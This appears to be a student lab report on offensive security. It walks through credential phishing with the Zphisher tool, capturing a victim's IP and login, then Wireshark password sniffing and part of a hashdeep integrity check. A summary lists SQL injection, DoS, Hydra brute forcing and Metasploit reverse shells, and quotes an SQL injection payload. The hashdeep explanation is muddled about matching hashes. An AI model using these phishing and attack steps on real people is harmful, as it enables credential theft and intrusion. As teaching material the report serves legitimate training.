



Major Project-Cyber Security

Advanced Cybersecurity Techniques – Offensive Security Lab Simulation

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Project Summary

This Project Includes Practical simulation of real-world offensive security practice using industry-standard tools and methods. The motive is to provide Hands-on exposure to Cybersecurity attacks in a semi-simulated environment, aligning Penetration Testing and red Team Methodologies.

Practical Implementation:

1. Phishing Attack via Kali Linux
 - a. Created a Phishing Link using certain toolset using kali Linux.
 - b. Successfully sent a phishing Link to a victim (outside the local network) to simulate Credential Harvesting.
 - c. Capture login data using fake web form, demonstrating the effectiveness of phishing as a social engineering attack.
2. **Password Sniffing Attack**
 - a. Utilized **Wireshark** on one machine to capture live network traffic from another system accessing a **login page**.
 - b. Successfully identified **unencrypted username and password credentials** during transmission, showcasing the risks of **insecure HTTP** communication.
3. **Hash Analysis using hashdeep**
 - a. Used hashdeep to generate and verify **MD5, SHA1, and SHA256 hash signatures**.
 - b. Performed **file integrity checks** to detect unauthorized file modifications or tampering.
4. **SQL Injection on a Test Application**
 - a. Carried out a **SQL Injection attack** on a vulnerable testing platform.
 - b. Extracted backend database information using payloads like ' OR '1'='1' --.
 - c. Demonstrated the importance of **input validation and secure query handling**.
5. **Website Copying Tool**

- a. Used tools like HTTrack or wget to **clone a public website** for testing and analysis.
- b. This simulated how attackers perform **reconnaissance and offline content analysis** before crafting attacks.

6. DoS Attack Simulation

- a. Set up a **web server (Apache on Metasploitable)** in the lab.
- b. Used hping3 to flood the server with TCP requests, simulating a **Denial of Service (DoS)** attack.
- c. Observed server slowdown and resource exhaustion, proving how DoS affects availability.

7. Password Attack with Hydra

- a. Configured **FTP/SSH services** on Metasploitable as the target.
- b. Ran a **dictionary-based brute force attack** using Hydra with custom user.txt and pass.txt wordlists.
- c. Successfully cracked login credentials, demonstrating brute-force vulnerabilities.

8. Payload Attack via Metasploit

- a. Used Kali Linux as an attacker to generate a **reverse TCP payload** using msfvenom.
- b. Deployed the payload on a victim (Metasploitable or Windows VM).
- c. Established a **Meterpreter session**, providing remote shell access and demonstrating full system compromise.

Key Outcomes & Learning:

- Gained hands-on experience with **real-world offensive tools**: SET, Wireshark, Hydra, hping3, Metasploit, hashdeep.
- Understood the **attack lifecycle**: Reconnaissance → Exploitation → post-exploitation.

- Learned to assess and exploit **vulnerabilities in web apps, passwords, and network protocols**.
 - Reinforced the importance of **defensive measures**, encryption, secure coding, and intrusion detection systems.
-

Conclusion:

This project bridges theoretical knowledge with practical skills by simulating **cyberattacks in a legal test environment**. It serves as a strong foundation for a career in **penetration testing, ethical hacking and red team operations**

1. *Perform the Phishing Attack though Kali Linux*

- Create a phishing webserver on a hacking machine.
- Target (outside of your network).

Share the Phishing Link/Email to Victim and gather the details

➔ Phishing can be defined as the process where the attacker tricks the target to get or to collect sensitive information like:

- Passwords (Most common)
- Usernames
- OTPS
- Credit Card details, etc.

So, here's the practical perspective: -

Tools used:

1. Zphisher (a famous phishing tool that is used to get sensitive information from using a fake web site.)

```
(root@spider)-[/home/spider/tools]
# git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher'...
remote: Enumerating objects: 1801, done.
remote: Total 1801 (delta 0), reused 0 (delta 0), pack-reused 1801 (from 1)
Receiving objects: 100% (1801/1801), 28.68 MiB | 1.61 MiB/s, done.
Resolving deltas: 100% (817/817), done.
```

So, here's a **"zphisher.sh"** file in the Zphisher directory (which we going to use)

Command: **bash zphisher.sh**

```
(root@spider)-[/home/spider/tools]
# ls zphisher
Dockerfile  make-deb.sh  run-docker.sh  zphisher.sh
LICENSE     README.md    scripts
```

The interface will look like:

```

  _____
 /  _  _  \
|  _ \| | | | |
| |_) | | |
|  _ \| | |
|_| \_|_|_|
Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch          [21] DeviantArt
[02] Instagram     [12] Pinterest       [22] Badoo
[03] Google        [13] Snapchat        [23] Origin
[04] Microsoft     [14] LinkedIn        [24] DropBox
[05] Netflix       [15] Ebay            [25] Yahoo
[06] Paypal        [16] Quora           [26] Wordpress
[07] Steam         [17] Protonmail       [27] Yandex
[08] Twitter       [18] Spotify          [28] StackoverFlow
[09] Playstation  [19] Reddit           [29] Vk
[10] Tiktok        [20] Adobe            [30] XBOX
[31] Mediafire     [32] Gitlab           [33] Github
[34] Discord       [35] Roblox

[99] About         [00] Exit

[-] Select an option : 
```


There are many options that we can use to get credentials and other details.

(Use the as per your choice).

```
[ - ] URL 1 : https://dylan-petersburg-numerous-prayer.trycloudflare.com
[ - ] URL 2 : https://
[ - ] URL 3 : https://get-unlimited-followers-for-instagram@
```


After choosing an interface it will generate the links which are used for phishing (choose only one). After that we will forward the link by a medium:

- a. It can be email(preferred)
- b. Direct message, etc.



After forwarding the links to the target machine, if the target clicks the link he will redirect to the fake login-page of the chosen interface from above.

If the user give the credential to the login-page then the Zphisher will capture that credential and forward it to the attacker.



```
root@spider: /home/spider/tools/zphisher


[-] Saved in : auth/ip.txt
[-] Victim IP Found !
[-] Victim's IP : 2401:4900:3ea8:9521:6908:47d3:223c:853b
[-] Saved in : auth/ip.txt
[-] Victim IP Found !
2401:4900:3ea8:9521:6908:47d3:223c:853b08:47d3:223c:853b
[-] Saved in : auth/ip.txt
[-] Login info Found !!
[-] Account : hiheelloooooiiii
[-] Password : 123456788
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit.
```

Got the credential of the target that lies on the different network.

ATTACKER MACHINE (192.168.94.139)

```
root@spider: /home/spider/tools/zphisher

(root@spider)-[/home/spider/tools/zphisher]
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.94.139 netmask 255.255.255.0 broadcast 192.168.94.255
    inet6 fe80::20c:29ff:fedc:de25 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:dc:de:25 txqueuelen 1000 (Ethernet)
    RX packets 87400 bytes 108287363 (103.2 MiB)
    RX errors 141 dropped 0 overruns 0 frame 0
    TX packets 46093 bytes 7474826 (7.1 MiB)
    TX errors 0 dropped 34 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0x2000
```

TARGET MACHINE(100.8X.XX.XX)

This is the way through which an attacker can get the targets Credential can hamper him/her over the social media network.

2. Perform the password Sniffing attack

- One Machine that is accessing the login forms
- Another machine that is having the Wireshark installed.

➔ Sniffing is the process of intercepting and monitoring network traffic to capture data packets that are transferred over the network. It allows someone (legally and illegally) to read sensitive information like:

- Username and Passwords
- Email content
- IP address
- URLs visited
- And many more,

Most used for sniffing attacks is **WIRESHARK**

Wireshark is an open-source, cross-platform network packet analyzer tool capable of sniffing and investigating live traffic and inspecting packet captures.


Practical:

I. Prerequisite:


- a. Wireshark
- b. A vulnerable website

The website must be open on another machine but should stay on the same network.

- I. Wireshark GUI provides an interface page where it lists all the available network interfaces like eth0, wlan0, vmnet and many more.




- II. Choose the interface as per the choice and analyze the network traffic on the chosen interface.




- a. Source: This Option lists the Source IP addresses means from where the request or the traffic is raised from.
- b. Destination: This Option lists the Destination Ip addresses to where the request or the packet traffic should reach.
- c. Filter option: use to filter the network traffic. It can be filtering the request based on the Protocols, specific IP address or any request made like GET, POST, etc.
- d. META data: Contains all the information like mac addresses, frame information and other packet details like request and its responses.

III. For capturing the packets, we need a website use the Wireshark.
So, using a website we will test the functionality of the Wireshark



So basically, if the target is on the same network, then only Wireshark can capture the packets from the target ip to the desired website or any webpage.


- IV. If the Target inputs the credentials, then the Wireshark will capture the request from the target. And show that to attacker's interface.



So, the target gave the credential to the webpage.




- V. Wireshark response:



From the response the attacker filtered “http” services from all the network traffic which will list all the traffic that is using “http” or running a web - service on the network.



- VI. To find the credentials of the target they must surf the meta data which will help the attacker to get more information about the target's machine and the service on running on the target machine.



Here the attacker finds the credential of the target that was given to the login page by using the “META data tab” and find more information about the packets that are sent to the webpage by the target.

So, this is how a sniffing attack takes place.

Steps to be taken before performing the sniffing attack:

- a. Must have the consent or the permission of the authorities.
- b. The attacker and the target should be on the same network.

3. Perform Hash Analysis by “hashdeep”

-> Hashdeep is a tool that is used to check the files' integrity by comparing cryptographic hashes without opening the file on the system. This ensures the file has not been audited or tampered by unknown malware that can be triggered by opening a compromised file.

TOOLS used:

- a. hashdeep
- b. two files with the same extension.
 - I. One should be original from the official website.
 - II. Other should be received from other sources.

So, there are two files **wordlist.txt(original)** and **wordlist2.txt(received)**

- a. All the contents of both the files are the same.

```
(root@spider)-[/home/spider]
# cat wordlist.txt
Morpheus
the
inguardians
from
jaybeale
luck
Good
ssh
for
least
out
else
everyone
locked
has
Cypher
that
Nebuchadnezzar
computer
investigate
trying
Trinity
play
You
CTF
Root
Boot
Welcome
```

```
(root@spider)-[/home/spider]
# cat wordlist2.txt
Morpheus
the
inguardians
from
jaybeale
luck
Good
ssh
for
least
out
else
everyone
locked
has
Cypher
that
Nebuchadnezzar
computer
investigate
trying
Trinity
play
You
CTF
Root
Boot
Welcome
```

- b. Even there MD5 hash value is also the same but the sha256 hash value is different.
 - I. That means the file content, or the name of that file has been audited or tampered by someone.
 - i. Command that is used to check the file is:
hashdeep <filename> {THIS COMMAND WILL RETURN THE HASH VALUE TO USER.}
use -c to specify the hash value.

```

(root@spider)-[/home/spider]
# vim wordlist1.txt

(root@spider)-[/home/spider]
# hashdeep wordlist.txt
%%% HASHDEEP-1.0
%%% size,md5,sha256,filename
## Invoked from: /home/spider
## # hashdeep wordlist.txt
##
186,959f55e6166e20b73d96f62f97907ef3,da45d04da31d52f2b4d38f739b978bedb5a961394ae4aa68a226b8434fdaadd4,/home/spider/wordlist.txt

(root@spider)-[/home/spider]
# hashdeep wordlist1.txt
%%% HASHDEEP-1.0
%%% size,md5,sha256,filename
## Invoked from: /home/spider
## # hashdeep wordlist1.txt
##
200,88b10862b33f0d6c6d618f25a15e2518,ba5e4a2eade219163964dd134f501cd49801014b1e1fa146fff95617fc4e2de4,/home/spider/wordlist1.txt

```

II. To compare the hash of the file, there must be a medium where the hash of the original file will be saved and then it will be used as the key to check the integrity of the downloaded or the received file if the integrity matches then hash deep will return “pass” if not then it will return “fail”.

```

(root@spider)-[/home/spider]
# hashdeep -c md5 wordlist2.txt
%%% HASHDEEP-1.0
%%% size,md5,filename
## Invoked from: /home/spider
## # hashdeep -c md5 wordlist2.txt
##
186,959f55e6166e20b73d96f62f97907ef3,/home/spider/wordlist2.txt

(root@spider)-[/home/spider]
# rm -r hash_wordlist.txt

(root@spider)-[/home/spider]
# hashdeep wordlist.txt > hash_wordlist.txt

(root@spider)-[/home/spider]
